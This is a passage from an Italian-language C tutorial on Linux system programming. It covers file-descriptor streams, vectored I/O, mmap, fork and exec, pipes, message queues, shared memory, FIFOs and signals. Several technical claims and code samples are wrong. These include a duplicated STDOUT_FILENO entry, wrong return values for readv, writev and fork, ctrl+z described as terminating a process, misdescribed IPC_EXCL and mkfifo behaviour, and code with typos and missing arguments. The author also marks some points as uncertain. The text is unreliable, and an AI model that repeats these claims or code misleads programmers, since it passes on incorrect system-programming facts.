Function: FILE * fdopen (int FILEDES, const char *OPENTYPE)

Come facilmente si intuisce questa funzione ritorna lo stream associato al filedescriptor passato come parametro. OPENTYPE non è altro che un carattere identificante la modalità di aprtura tra quelli che abbiamo già visti nel capitolo riguradante l'I/O su file.

20.4.2 La funzione fileno

Function: int fileno (FILE *STREAM)

Questa funzione ritorna il filedescriptor associato allo stream passato come parametro. In caso di errore ritorna -1.

Vi sono inoltre delle costanti (definite in `unistd.h`) che identificano i tre standard streams stdin, stdout, stderr:

- STDIN_FILENO
  Vale 0 e questo è il valore del fidescriptor che identifica stdin;
- STDOUT_FILENO
  Vale 1 e questo è il valore del fidescriptor che identifica stdout;

- STDOUT_FILENO
  Vale 2 e questo è il valore del fidescriptor che identifica sterr;

20.5 I/O su più buffer

Potrebbe essere necessario effettuare operazioni di I/O su buffer separati in memoria. Quest'operazione, sebbene possa essere fatta mediante semplici chiamate read o write, risulta essere più efficiente se portata a termine mediante apposite chiamate definite nella libreria GNU C. Queste chiamate sono definite nel file header `sys/uio.h` e vengono controllate mediante arrays di strutture di tipo iovec, struttura che andiamo ad esaminare.

20.5.1 La struttura iovec

Un struttura di questo tipo ha sostanzialmente il compito di descrivere un buffer di memoria ed è formata da soli due compi:

- void *iov_base
  Contiene l'indirizzo del buffer;
- size_t iov_len
  Contiene la lunghezza (la dimensione) del buffer;

20.5.2 La funzione readv

ssize_t readv (int FILEDES, const struct iovec *VECTOR, int COUNT

Questa funzione legge i dati da FILEDES e li memorizza nei buffer identificati dall'array di strutture iovec passato come secondo parametro e di lunghezza COUNT. Quando un buffer è pieno si passa al buffer successivo dell'array. In questo modo è evidente che non viene affatto garantito che tutti i buffers siano pieni. In caso di successo (si giunge alla fine del file) viene ritornato il valore 0, in caso di errore viene ritornato il valore -1.

20.5.3 La funzione writev

ssize_t writev (int FILEDES, const struct iovec *VECTOR, int COUNT

Mediante questa funzione vengono letti i dati presenti dei buffer e vengono scritti sul file identificato da FILEDES. La funzione ritorna il numero di bytes letti oppure -1 in caso di errore.

20.6 Mappare i files in memoria

La soluzione di mappare un file in memoria è essenzialmente molto efficiente ma va valutata anche nei suoi vari aspetti poiché la memoria è una risorsa della macchina molto preziosa ed utile. In primo luogo occorre notare che non tuttoi il file viene mappato in memoria ma soltanto quella regione dello stesso che veiene usata, per il resto viene utilizzato un meccanismo di swapping. Questo consente, nelle macchine a 32 bit, di mappare un file di dimensione massima di 4GB. Naturalmente questo limite è solo teorico in quanto praticamente deve essere diminuito poiché la memoria è utilizzata anche da altri processi. Inoltre non si deve pensare che nel mapping venga usata esattamente tanta memoria quale è la dimensione della porzione di file mappata. La memoria viene infatti allocata in blocchi di dimensione fissa (pagine) quindi è possibile che si incorra in uno spreco di memoria. La dimensione delle pagine può essere conosciuta mediate una funzione dichiarata in `sys/mman.h`:
size_t page_size = (size_t) sysconf (_SC_PAGESIZE);
Nell'header precedentemente introdotto sono dichiarate anche le funzioni necessarie al mapping del file in memoria:

20.6.1 La funzione mmap

Function: void * mmap (void *ADDRESS, size_t LENGTH,int PROTECT, int FLAGS, int FILEDES, off_t OFFSET)

Questa funzione non è proprio intuitiva e necessita di chiarimenti in merito agli argomenti da passare. Cominciamo con gli argomenti inerenti il file da mappare identificato dal filedescriptor FILEDES. Si può infatti decidere di mappare il file a partitire dall'offset OFFSET fino alla posizione identificata da OFFSET+LENGTH-1. Gli argomenti restanti riguradano la memoria su cui il file verrà mappato. ADDRESS identifica un indirizzo di memoria a partire dal quale si vorrebbe (se quella memoria è disponibile) mappare il file. Tale idirizzo (in caso di memoria non disponibile) verrà automaticamente cambiato a meno che non si sia specificato il FLAG MAP_FIXED, in questo caso la chiamata fallirebbe. L'argomento PROTECT specifica quale genere di accesso è permesso alla memoria mappata, può assumere i seguenti valori:

- PROT_READ: accesso permesso in lettura;
- PROT_WRITE: accesso permesso in scrittura;
- PROT_EXEC: accesso permesso in esecuzione;

L'argomento FLAGS può però assumere una serie di valori:

- MAP_PRIVATE
  Fa in modo che i cambianti (scritture) sul file mappato in memoria non si riflettano sul file memorizzato sul supporto magnetico. (da vedere, non sono molto sicuro). Uno tra MAP_PRIVATE e MAP_SHARED deve essere usato.

- MAP_SHARED
  I cambiamenti sul file in memoria si riflettono sul relativo file sul supporto magnetico. (da vedere, non sono molto sicuro). Uno tra MAP_PRIVATE e MAP_SHARED deve essere usato.

- MAP_FIXED
  Visto in precedenza.

- MAP_ANONYMOUS
  Viene creata una regione di memoria non direttamente connessa ad alcun file. Gli argomenti FILEDES e OFFSET vengono dunque ignorati e la regione di memoria viene rimpita con 0; Un'utilizzo molto comune di questo tipo di regione di memoria è la condivisione di di dati tra vari tasks.

Viene ritornato -1 in caso di errore e la variabile errno può assumere uno dei seguenti valori:

- EINVAL
  Nel caso in cui ADDRESS non si usabile o si siano passati flags inconsistenti.

- EACCES
  FILEDES non permette l'accesso specificato da PROTECT.

- ENOMEM
  Non c'è abbastanza memoria per il mapping. (oppure il processo ??????).

- ENODEV
  Il file non supporta il mapping.

- ENOEXEC
  Il file risiede in un filesystem che non supporta il mapping.

20.6.2 La funzione msync

Function: int msync (void *ADDRESS, size_t LENGTH, int FLAGS)

Abbiamo in precedenza fatto notare come l'utilizzo del flag MAP_SHARED faceva si che durante il mapping del file in memoria eventuali modifiche potessero essere effettuate anche sul file residente sul supporto di residenza originario. Tuttavia non è affatto garantito che queste modifiche siano immediate, è infatti il kernel che sceglie quando effettuare le modifiche anche sul file non mappato. Per fare in modo che tali modifche siano disponibili anche ad operazioni di I/O non mappato in memoria occorre utilizzare questa funzione. Essa opera sulla regione di memoria individuata da ADDRESS – ADDRESS+LENGTH nella meniera specificata dal flag usato:

- MS_SYNC
  Al momento della chiamata le modifiche sul file vengono immediatamente scritte sul file in memoria secondaria.
- MS_ASYNC
  Alla chiamata la sincronizzazione dei due files (quello in memoria primaria e quello in moria secondaria) ha inizio, ma non si rimane in attessa del suo completamento.

La funzione ritorna 0 in caso di successo e -1 in caso di errore. La varibile errno può assumere uno dei seguenti valori:

- EINVAL
  Non degli argomenti non è valido.
- EFAULT
  Non è stato fatto il mapping per la regione di memoria passata.

20.6.3 La funzione mremap

Function: void * mremap (void *ADDRESS, size_t LENGTH, size_t NEW_LENGTH, int FLAG)

Questa funzione è utilizzata per effettuare il cambiamento di dimensione di una regione di memoria mappata. La caratteristiche del mapping precedente, tranne la dimensione naturalmente, vengono mantenute. FLAG può assumere valore nullo (credo) oppure il valore MREMAP_MAYMOVE che consente di

rimuovere il vecchio mapping per crearne uno nuovo in una diversa locazione di memoria (molto utile nel caso il nuovo mapping necessiti di una memoria molto maggiore del precendente). In caso di successo viene ritornato l'indirizzo del nuovo mapping mentre -1 è ritornato in caso di errore. I possibili codice di errore sono:

- EFAULT
  Da vedere
- EINVAL
  L'indirizzo passato non è valido.
- EAGAIN
  La regione di memoria ha le pagine bloccate. Si veda in proposito il capitolo relativo alle risorse di sistema.
- ENOMEM
  Non c'è memoria sufficiente per estendere il mapping.

20.6.4 La funzione munmap

Function: int munmap (void *ADDR, size_t LENGTH)

Rimuove il mapping a partire dall'indirizzo passato come primo parametro per un lunghezza ADDR + LENGTH. Si rimanda il lettora alla pagina di manuale della chiamata per maggiori informazioni.

Consigliamo inoltre al lettore di studiare dalle pagine di manuale la funzione madvise(), MOLTO IMPORTANTE, come utile esercizio

Capitolo 21

Processi

21.1 Introduzione

Si potrebbe definire un processo come l'unità primitiva di lavoro di un sistema. Ogni processo ha un proprio spazio di indirizzamento nella memoria. Contrariamente a quello che molti pensano un processo **non** è un programma anche se delle volte viene a coincidere con esso. Fondamentalmente un processo esegue un programma (soltanto uno) ma questo, a sua volta può generare altri processi. Linux è essenzialmente un ambiente multiprogrammato in cui i processi vengono creati per essere eseguiti in maniera concorrente nel tentativo di sfruttare quanto più possibile la CPU. In questo capitolo verranno trattati i processi, dalla creazione alla loro gestione. Creare un nuovo processo non è il solo modo per eseguire del codice in maniera concorrente [1] tuttavia rappresenta una metodologia di lavoro ben collaudata, documentata ed alcune volte insostituibile che deve comunque far parte del bagaglio conoscitivo del programmatore Unix/Linux.

21.2 Generazione e gestione di processi

21.2.1 `La funzione system()`

Si può decidere di passare comandi dal programma in esecuzione al sistema operativo sottostante mediante una chiamata alla funzione

```
system(<nome_comando>)
```

Come è possibile vedere nel breve codice che segue:

[1] Vedasi i threads nel prossimo capitolo.

```
#include<stdio.h>

int main()
{
        system("clear");
        printf("\tElenco le directory\n");
        printf("\t=========================================\n");
        system("ls");

}/*  main   */
```

Che eseguito, produce un output analogo a quanto segue:

```
       Elenco le directory
       ==========================================
2html              dowhile.c      lis.c         primo.c  specificatore
2html.c            for            lista         prova    specificatore.c
Buffer_Overflow.c  for.c          lista.c       punt1    swap
Gdb_example        foralone       lista_cast.c  punt1.c  swap.c
Gdb_example.c      foralone.c     makefile      punt2    switch
argomenti          forinfinito    makefile.bak  punt2.c  switch.c
argomenti.c        forinfinito.c  master.c      seno     system
cast               fork           mio_header.h  seno.c   system.c
cast.c             fork.c         posta         sep      tmp
castbis.c          if             posta.c       sep_1.c  while
dowhile            if.c           primo         sep_2.c  while.c
```

21.2.2 La funzione fork()

pid_t fork(void)

Questa funzione è estremamente importante nel caso si debba implementare un *server concorrente* ossia un server che non si blocchi e che quindi accetti anche altre eventuali connessioni oltre alla prima.

Come certamente saprete ogni processo presente sul sistema è identificato da un numero:il *Process ID* o, più semplicemente, il *PID*. Ogni processo inoltre è in grado di memorizzare anche il *PID* del processo che l'ha generato, ossia il *PID* del processo padre. È naturalmente possibile ottenere questi numeri mediante le funzioni pid_t getpid(void), per ottenere il *PID* del processo corrente, e pid_t getppid(void) per ottenere quello del processo padre del

processo corrente. Oltre a questi identificatori al processo ne vengono associati degli altri che servono per il controllo di accesso e dei quali per ora non parleremo.

La funzione *fork()* come si evince dalla pagina man che la descrive è utilizzata per creare un nuovo processo. Tale funzione in caso di successo restituisce 0 al figlio ed il *PID* al padre. In caso di insuccesso il figlio non viene creato ed al padre viene restituito -1. Dopo l'esecuzione della funzione *fork()* il processo viene letteralmente sdoppiato ed entrambe i processi proseguono l'esecuzione del programma con l'istruzione immediatamente successiva alla *fork()*. Quello che risulta molto importante, tuttavia, è che i processi risultano indipendenti: il figlio infatti risulta una copia del padre ma non ne condivide la memoria ha quindi un proprio segmento di stack e variabili diverse anche se non nel nome. La funzione *fork()* può tuttavia fallire e questo avviene fondamentalmente in due casi:

- Il numero di processi già attivi nel sistema è troppo grande. In questo caso è molto probabile che qualcosa non vada per il verso giusto al suo interno.

- Il numero massimo di processi che l'utente può generare è stato raggiunto e non ne può quindi essere generato un altro.

Ma a cosa serve la *fork()*? Generando un processo duplicato del padre è possibile gestire il flusso del programma in maniera tale che i due processi generati eseguano ciascuno un codice diverso. Pensate a quanto era accaduto col server iterativo proposto in precedenza: il processo veniva messo in ascolto e la possibilità di un'altra connessione era subordinata alla terminazione della connessione ad essa precedente. Mediante la *fork()* l'elargizione di un servizio a fronte delle richieste di un un client possono essere delegate ad un processo figlio, mentre il padre ritorna in attesa di altre richieste di connessione da assegnare ad altri figli. Questo, come avrete capito comporta che tale server sarà in grado di accettare, simultaneamente, più connessioni, sfruttando il multitasking . Altro possibile utilizzo della funzione *fork()* è quello di utilizzare il processo figlio semplicemente per invocare un programma esterno tramite la funzione *exec*.

Ma guardiamo il codice di questo piccolo programmillo:

```
1 #include <sys/types.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <stdlib.h>
5
```

```
6 int main(void) {
7
8     fork();                          //duplicazione del processo
9     printf("Sono il padre\n");
10    printf("sono il figlio\n");
11
12 return EXIT_SUCCESS;
13 }
```

Compilate ed eseguite più volte di seguito, di cosa vi accorgete? L'output del programma varia, non è costante. Certamente si sarebbe potuto costruire un esempio maggiormente esplicativo mediante l'uso delle funzioni pid_t getpid(void) e pid_t getppid(void) [2] ma quello che per ora ci interessa è che ***non si può dire, in un programma del genere se verrà posto in esecuzione prima il padre od il figlio.*** Il risultato di un programma similare quindi sarebbe del tutto impredicibile e dipenderebbe dal kernel e dal particolare stato della macchina.

Naturalmente un problema del genere può essere facilmente aggirato [3] sfruttando i valori di ritorno della *fork()* che, ricordiamolo, ritorna due volte. Prendiamo infatti in esame il seguente programma:

```
1 #include <sys/types.h>
2 #include <unistd.h>
3 #include <stdio.h>
4 #include <stdlib.h>
5
6 int main(void) {
7
8    if(fork() != 0){  // allora ho il padre
9        wait();
10       printf("Sono il padre :-)))\n");
11    }
12   else
13       printf("sono il figlio\n");
14
15    return EXIT_SUCCESS;
16 }
```

Avrete certamente compreso che in questo semplice programma il processo padre esegue il codice dalla riga 9 alla riga 10 mentre il figlio esegue

[2] E vi prometto che nelle prossime revisioni verrà inserito :-P

[3] Ne dubitavate?

l'istruzione della riga 13, ma non è finita. Grazie alla funzione *wait* il padre attende la terminazione del processo figlio prima di stampare a video. Questo comportamento differenziato è stato ottenuto sfruttando i valori di ritorno della *fork()* sappiamo infatti che uno di essi sarà 0 per il padre [4] e quindi è stato possibile selezionare i processi. Facile no?

In aggiunta, si noti che la funzione `fork()` rappresenta *l'*unico modo in cui è possibile, in ambiente Unix, creare un nuovo processo. Intendendo come processo un programma, residente in memoria, al quale sia associato un identificativo numerico univoco: il *pid* menzionato sopra, ovvero,*process id*. Per conoscere il *pid* di un processo attivo in memoria, è sufficiente dare il comando

```
ps -x
```

...e si ottiene la lista di tutti i programmi in esecuzione con i relativi *pid.* Segue l'ennesimo esempio di chiamata `fork()` [5] con stampa a video del pid relativo al processo padre in esecuzione.

```
1 #include<stdio.h>
2
3 int main(int argc , char *argv[])
4 {
5 int pid;
6        pid = fork();
7        if( pid == 0)
8        /*   Processo figlio   */
9        {
10        printf("\n\tSono il figlio\n");
11        }
12        if( pid != 0)
13        {
14                printf("\n\tSono il processo numero: %d \n", pid);
15                exit(0);
16        }
17 }/*  main   */
```

La funzione `fork()` viene frequentemente impiegata per scrivere dei programmi che girino sulla macchina come *demoni.* Si intende per *demone* un

[4] Ammesso che la chiamata abbia successo

[5] Sperando di non annoiarvi

programma residente in memoria sin dall'avvio della macchina, e che rimane in attesa che si verifichino le circostanze in cui gli venga richiesto di svolgere la sua particolare mansione; un esempio può essere un demone di stampa, che rimane inattivo in memoria fino a che l'utente non invia allo spool un documento da stampare.

Giacchè, in ambiente Unix, ogni processo ha associati tre files, è utile implementare un demone nella maniera seguente:

- Il programma principale si sdoppia (fa una chiamata`fork()`)
- Il processo padre termina, lasciando attivo il processo figlio
- Il figlio chiude i tre canali di I/O che ha associati di default, per non intasare la console. Ciò avviene mediante la chiamata `close()`, come di seguito:

```
close(0);       /* Viene chiuso lo stdin */
close(1);       /* Viene chiuso lo stdout */
close(2);       /* Viene chiuso lo stderr */
```

21.3 Impiego di pipe nei programmi

Un canale di pipe è un oggetto sul quale si può scrivere o leggere come se fosse un comune file. La differenza risiede nell'uso che si fa di quest'ultimo. Una pipe è una sorta di tubo (traduzione fedele) utile per incanalare flussi di input/output verso altri programmi.

Il seguente vuole essere un semplice esempio di impiego utile di pipe in un programma *C* in ambiente Linux/Unix. Lungi, inoltre, dal voler incoraggiare attività poco rispettose del prossimo.

```
1 #define SENDMAIL "/usr/sbin/sendmail -t"
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 int main(int argc, char **argv) {
6  FILE *posta;
7
8  if ( ( posta = popen ( SENDMAIL , "w") ) ) {
9    fputs("To:lulliz@tin.it, contez@infinito.it\n", posta);
10    fputs("Subject: Tutorial sul C");
11    fputs("\n Complimenti per il tutorial \n", posta);
```

```
12    pclose(posta);
13  }
14  exit( 0 );
15 }
```

Si rimarca, quindi, l'impiego della funzione

`popen(),`

impiegata per aprire il canale di pipe secondo le varie modalità possibili, in completa analogia con la funzione

`fopen()`

per i file.

Si avrà quindi

`"w"`

per la scrittura e

`"r"`

per la lettura.

21.4 Le funzioni della classe exec

Le principali chiamate a questa importante classe di funzione sono:

```
int execl(char *nomeprog, [*arg0,....*argN],0);
int execlp(char *nomeprog, [*arg0,...*argN],0);
int execv(char *nomeprog, *argv[]);
int execvp(char *nomeprog, *argv[]);
```

Dove si è seguita la convenzione di racchiudere tra parentesi quadre i parametri opzionali. La più importante caratteristica che accomuna tutte le funzioni di questa classe consiste nella *sostituzione,* al processo attivo in memoria, del codice eseguibile rappresentato dal programma `*nomeprog`. Per *sostituzione* si intende che le istruzioni attualmente in memoria con il PID del processo corrente, all'atto della chiamata, vengono *rimosse* per far luogo all'eseguibile invocato.

Se si volesse, ad esempio, scrivere un programma che lancia un comando di shell, si dovrebbe (ove non si ritenga di usare una chiamata`system()`),

fare una `fork()`, lasciando il processo padre in attesa che il figlio termini; quindi, far eseguire la chiamata `execvp()` (ad esempio) al figlio. In modo tale che, quando la chiamata al programma esterno ha termine, il padre, che era rimasto in attesa fino a quel momento riprende la parola, proseguendo nell'elaborazione.

La più importante differenza tra le prime due funzioni qui menzionate

`execl()`

ed

`execlp()`

e le altre due

`execv(),execvp()`

Risiede nel fatto che, mentre nelle prime due il numero di parametri passati alla funzione è univocamente determinato in fase di compilazione, per le altre due questo può cambiare a runtime. Tutte le funzioni sopra, in caso di fallimento ritornano il valore `-1` al programma chiamante.

21.5 Code di messaggi

Al fine di scambiare dati tra due applicazioni, è possibile usare una cosiddetta coda di messaggi. Ovvero, una struttura residente stabilmente nella memoria del sistema operativo, e che può essere impiegata per scambiare messaggi tra due processi; tipicamente, un server ed un programma client che interagisce con quest'ultimo;

La coda viene creata come segue:

```
1 #include<stdio.h>
2 #include<types/ipc.h>
3 #include<sys/ipc.h>
4 #include<sys/msg.h>
5
6 int main()
7 {
8
9 int descrittore_coda;
10 key_t chiave = 30;
11
```

```
12 descrittore_coda = mssget(chiave, IPC_CREAT|0666);
13
14 /* ritorna -1 in caso di errore */
15
16 }
```

Si rimarca quindi l'impiego della chiamata alla funzione:

```
int msgget( key_t chiave, int flag_messaggio)
```

la quale, nel nostro caso, ricevuto il flag IPC_CREAT, provvede a creare la coda nella quale possono essere inseriti i messaggi che i vari programmi si possono poi scambiare, con i permessi di seguito specificati.

Ad IPC_CREAT si può accodare il flag IPC_EXCL; questo produrrà l'effetto di ritornare il codice di errore qualora la coda con la chiave numerica specificata nella

```
msgget()
```

esista di già. Quest'ultimo flag, verrà quindi impiegato quando si vorrà che la creazione della coda sia esclusiva da parte del processo che stiamo lanciando.

Per inviare segnali alla coda (o per rimuoverla) si fa impiego della funzione seguente:

```
msgctl(int msqid,int cmd, struct msqid_ds *buf)
```

la cui utilità consiste nel permettere di eseguire delle operazioni (comandi, se così vogliamo dire) sulla coda.

Quanto sopra specificato può ottenersi specificando come comando da eseguirsi sulla coda, uno dei seguenti:

1. IPC_RMID
   Per chiedere al sistema operativo di rimuovere la coda associata all'opportuno descrittore.

2. IPC_STAT
   Da impiegarsi quando, con il processo in corso, ci si propone di effettuare statistiche sulla coda alla quale si sta accedendo.

3. IPC_SET
   Per operare una modifica dei permessi di accesso della coda; questi vengono specificati al sistema mediante la struttura di tipo msquid_ds che viene puntata dal terzo parametro della funzione

   ```
   msgctl()
   ```

21.5.1 inoltrare e ricevere i messaggi

Ovvero: le chiamate

```
msgsnd()
```

e

```
msgrcv
```

Dunque, imparato come creare, e distruggere, all'occorrenza, con una semplice chiamata:

```
msgctl(chiave, IPC_RMID, NULL);
```

non rimane che imparare come poter depositare o estrarre, a piacimento, i nostri messaggi nella coda. A tale scopo, esiste la funzione:

```
int msgsnd(int ds_coda, const void *ptr, size_t nbyte, int flag);
```

Che permette, specificato il descrittore della coda alla quale si vuole accedere, e seguito da un puntatore al buffer contenente il messaggio da inviare, di trasferire quest'ultimo nella coda. Gli altri due parametri hanno inoltre il fine di specificare quanti byte memorizzati nel buffer puntato da

```
*ptr
```

andranno trasferiti nella coda. Il valore di default per il flag è zero. Questo sta a significare che il processo, ove si verificasse il fatto che la coda è piena, si comporterà in modo da attendere che questa condizione si modifichi; ovvero: attenderà che venga eliminato almeno un messaggio. Si può modificare tale comportamento, ad esempio specificando IPC_NOWAIT, se la coda dovesse risultare piena, non solo la spedizione non avviene all'istante, ma viene di fatto abbandonata. La stessa chiamata a

```
msgsnd()
```

restituirà quindi il valore di errore -1, come in altri casi di fallimento.

Si noti che la struttura del buffer puntato da $*ptr$ deve contenere obbligatoriamente, nei primi quattro byte, un valore di tipo long positivo o nullo che specifichi il tipo di messaggio contenuto nel buffer; ad esempio, 1 per del semplice testo ASCII; la variabile

```
nbyte
```

tuttavia non tiene conto di questi byte, ma solo di quelli effettivamente dedicati al messaggio.

Per l'estrazione di un messaggio dalla coda, si ricorre invece alla funzione:

```
int msgrcv(int ds_coda, struct msgbuf *ptr, size_t nbyte,  int flag);
```

Dove, come è intuitivo, si hanno come parametri:

- Il descrittore della coda
- un puntatore alla struttura in cui si intende memorizzare i dati estratti dalla coda
- le dimensioni del messaggio estratto, esclusi i quattro bytes iniziali, di cui si è parlato poco sopra.
- un flag che specifica la modalità di ricezione; il default (zero) fa sì che il processo resti bloccato in attesa di estrarre il messaggio dalla coda. Se si vuole rendere l'estrazione non bloccante, si può specificare il solito flag IPC_NOWAIT

21.6 Memoria condivisa

In maniera strettamente analoga a quanto avviene con le code di messaggi, è possibile,in ambiente Unix/Linux, creare intere porzioni di memoria da poter condividere tra più processi.

Per creare una memoria condivisa, si fa impiego della chiamata di sistema:

```
int shmget(key_t chiave, int size, int flag);
```

concernente:

- un identificatore numerico univoco per la porzione di memoria: `chiave`
- la dimensione in byte della memoria condivisa
- il flag IPC_CREAT per la creazione della share memory seguito dai permessi che si vogliono attribuire a questa e, eventualmente, se si voglia rendere la chiamata non bloccante, il flag IPC_EXCL

Si noti, ancora una volta in analogia con il meccanismo delle FIFO, che la memoria condivisa così creata (ove ovviamente la chiamata `shmget()` non fallisca) rimane tale anche dopo l'uscita dal programma che fa la chiamata`shmget()`, in modo tale che ogni processo avente i permessi necessari possa accedervi.

Per operare su di una memoria condivisa, esiste la seguente funzione:

```
int shmctl(int ds_shm, int cmd, struct shmid_ds *buff);
```

I flag possibili sono i consueti:

- IPC_STAT per operare statistiche sulla memoria associata al descrittore `ds_shm`
- IPC_SET—nnnn per cambiare i permessi di accesso come segue il flag
- IPC_RMID per rimuovere la memoria condivisa

Seguono inoltre altre due funzioni di importanza fondamentale; infatti, per quanto riguarda i processi, non è sufficiente che venga allocata della memoria condivisa, è necessario anche che questa venga, per così dire, attaccata al processo. Questo avviene grazie alla funzione:

```
void *shmat(int shmid, const void  *shmaddr, int shmflag);
```

dove:

- `shmid` è l'identificatore numerico univoco della shared memory
- `*shmaddr` è l'indirizzo di memoria dove collegarla
- `shmflag` esplicita la modalità di accesso alla memoria condivisa. E' uno tra i seguenti valori:
  SHM_R per la sola lettura SHM_W per la sola scrittura SHM_RW per la lettura e la scrittura

Così come è possibile collegare una memoria condivisa ad un processo in esecuzione, così è possibile scollegarla. Quest'ultimo compito, di fatto più semplice, è assolto dalla seguente funzione:

```
int shmdt( const void *shmaddr)
```

che prende come unico parametro l'indirizzo di memoria a cui la shared memory è collegata.

21.7 Named pipe e FIFO

Per named pipe si intendono dei costrutti unidirezionali; ad ogni pipe così detta sono associati due descrittori: uno per la lettura, ed uno per la scrittura. E' da notare che, diversamente da code di messaggi e shared memory, una named pipe cessa di esistere nel momento in cui termina il processo che l'ha generata. Per aprire una named pipe occorre fare una chiamata alla funzione seguente:

```
int pipe(int fd[2])
```

che reca associati i due seguenti canali:

`fd[0]`
in lettura

`fd[1]`
in scrittura

E' necessario che ogni processo che debba leggere da `fd[0]` chiuda preventivamente `fd[1]` con una comune `close()`. E' altresì necessario che mentre un processo sta scrivendo su di un descrittore, ve ne sia almeno uno che tiene `fd[0]` aperto, onde non ricevere il messaggio SIGPIPE, ovvero: broken pipe, pipe interrotta.

Esiste inoltre un altro peculiare costrutto per la comunicazione: il FIFO, residente fisicamente nel filesystem, e quindi individuabili mediante un path e con la conseguente accessibilità, del tutto analoga all'accesso su di un comune file. Tuttavia, i dati letti da un FIFO non possono essere letti più volte, in quanto vengono eliminati alla prima lettura (da cui l'etimologia di FIFO, per chi non la conoscesse: First In, First Out).

Un FIFO può essere creato mediante la chiamata di sistema

```
int mkfifo(char *fifo_name, int mode);
```

Un FIFO può essere rimosso come un comune file, mediante la chiamata di sistema `unlink()` o `remove()` o cancellato come un altro file qualsiasi con l'apposito comando di shell.

La chiamata alla funzione

```
mkfifo()
```

è solitamente bloccante; se si vuole evitare questo tipo di comportamento, è sufficiente specificare, al momento di aprire il canale FIFO, il flag O_NONBLOCK.

Capitolo 22

Segnali

22.1 Introduzione

Un segnale comunica ad un processo (o ad un gruppo di processi) il verificarsi di un determinato evento. I segnali possono essere generati da processi in esecuzione e per questo motivo vengono considerati come un mezzo di comunicazione intreprocessuale molto importante. A dimostrazione di ciò basti considerare l'uso massiccio che ne viene fatto a livello di sistema: quando un processo figlio ha termine un segnale viene genarato per comunicare l'avvenuta terminazione al padre, lo stesso quando l'utente preme la combinazione `ctrl+z` per terminare un processo, oppure quando si incorre in errori quali ad esempio la divisione per zero di un numero.

I segnali possono essere *sincroni* o *asincroni* . Si ha un segnale sincrono quando la generazione dello stesso dipende dal programma mentre si ha un segnale asincrono quando la generazione del segnale ha luogo per eventi esterni al programma in questione e pertanto non sotto il suo diretto controllo. Spesso i segnali generati da errori sono sincroni tuttavia, generalmente, ogni segnale può essere generato in maniera sincrona o asincrona da eventi appartenenti ad una delle seguenti categorie:

- Errori
- Eventi esterni
- Richieste esplicite

Quando un segnale viene inviato ad un processo non è necessariamente stabilito che questo debba riceverlo immediatamente. Durante il lasso di tempo che va dalla generazione alla ricezione il segnale generato viene detto *pendente* . Una volta che il processo ha ricevuto tale segnale può comportarsi in una delle seguenti maniere:

- Ignorare il segnale.
- Eseguire l'operazione determinata dal tipo di segnale.
- eseguire un determinato signal handler.

Ogni segnale, appena generato, determina un comportamento di default nel ricevente. Tale comportamento può tuttavia essere modificato attraverso le System Calls signals() o sigaction() che vedremo in seguito.

22.2 Generazione dei segnali

Prima di passare alla loro gestione è importante, soprattutto a fini pratici, comprendere come i segnali possano essere generati ed inviati ad un processo. Come per tutti i metodi di comunicazione che abbiamo visto, e che vedremo anche nei prossimi capitoli, Linux mette a disposizione un set di chiamate di sistema in grado di rendere molto agevole la programmazione ed in particolare, in questo caso, la generazione e l'invio dei segnali.

22.2.1 La funzione raise

Function: int raise (int SIGNUM)

può accadere che un determinato processo debba inviare un segnale a sé stesso; Questa funzione ha proprio tale compito, essa invia il segnale passato come parametro[1] al processo che la esegue.

22.2.2 La funzione kill

Function: int kill (pid_t PID, int SIGNUM)

La chiamata kill è utilizzata per inviare il segnale identificato univocamente dal secondo argomento al processo avente il pid passato come primo argomento. Tuttavia alcuni valori del primo argomento permettono l'implementazione di alcuni comportamenti che vale la pena analizzare:

- `PID > 0`

  Il segnale è inviato al processo identificato da PID.

[1] Si faccia riferimento all'Appendice B.

- `PID = 0`

  Il segnale è inviato a tutti i processi appartenenti allo stesso gruppo del processo mittente.

- `PID < -1`

  Il segnale è inviato ai processi il cui gruppo è identificato da PID.

- `PID = -1`

  Se il processo è privilegiato allora il segnale viene inviato a tutti i processi di sistema con qualche eccezione, altrimenti viene inviato a tutti i prosessi che hanno lo stesso user-ID del processo mittente.

La funzione ritorna il valore 0 in caso di successo, -1 altrimenti. É bene notare come, qualora il segnale sia inviato ad un gruppo di processi, la chiamata abbia effettivamente successo solo nel caso in cui il segnale sia stato inviato a tutti i processi di suddetto insieme. In caso di fallimento errno assume uno dei seguenti valori:

- EINVAL

  SIGNUM non è un segnale valido, pertanto non è supportato.

- EPERM

  il processo mittente non ha il permesso di inviare un segnale ad un altro processo o ad un processo appartenente al gruppo a cui lo si invia.

- ESCRH

  Non esiste un processo con identificativo PID.

22.3 Gestione dei segnali

L'utilizzo dei segnali e delle reletive funzioni di gestione all'interno di un programma C è naturalmente subordinato all'inclusione, nel sorgente, del file `signal.h` nel quale, tra l'altro, risulta definito il tipo di dato `sighandler_t` e che invitiamo ad analizzare attentamente.

22.3.1 La funzione signal

Function: sighandler_t signal (int SIGNUM, sighandler_t ACTION)

Questa funzione stabilisce che alla ricezione del segnale identificato univocamente da **SIGNUM** debba seguire un comportamento definito da ACTION.

Argomento: SIGNUM

Come anticipato, il primo argomento passato alla funzione identifica il segnale al quale il programma deve reagire in una qualche maniera.[2]. Ogni segnale è identificato, ricordiamolo, da un codice numerico. Tuttavia utilizzare al posto degli identificatori standard i relativi codici numerici genererebbe codice non portabile in quanto detti codici posso variare a seconda della piattaforma (sistema operativo) su cui si opera.

Argomento: ACTION

Alla ricezione del segnale preso in considerazione il comportamento risultante è determinato da ACTION il quale può assumere i seguenti valori:

- SIG_DFL
  Stabilisce che il comportamento da tenere alla ricezione del segnale è quello di default definito per il segnale stesso.[3]

- SIG_IGN Fa in modo che il segnale venga ignorato. Vale la pena fornire, in questo caso, maggiori indicazioni: in primo luogo facciamo notare come l'utilizzo di questo particolare argomento deve essere ben ponderato, in quanto l'ignorare alcuni segnali potrebbe portare ad una esecuzione rovinosa del programma. Sottolineamo inoltre che i segnali SIGKILL e SIGSTOP non possono essere ignorati.

- SIG_HANDLER Per poter utilizzare questo argomento occorre avere definito la funzione SIG_HANDLER in questo modo:

  ```
  void SIG_HANDLER (int signal_id) { ... }
  ```

  Alla ricezione del segnale in questione verrà quindi eseguito il codice relativo alla funzione sopraindicata.

Occorre far notare che la ricezione del segnale preso in considerazione **comunque** prevede un comportamento che ne derivi, sia esso anche solo il

[2]Per una descrizione più accurata dei vari segnali disponibili fare riferimento all'Appendice B

[3]Vedasi appendice B

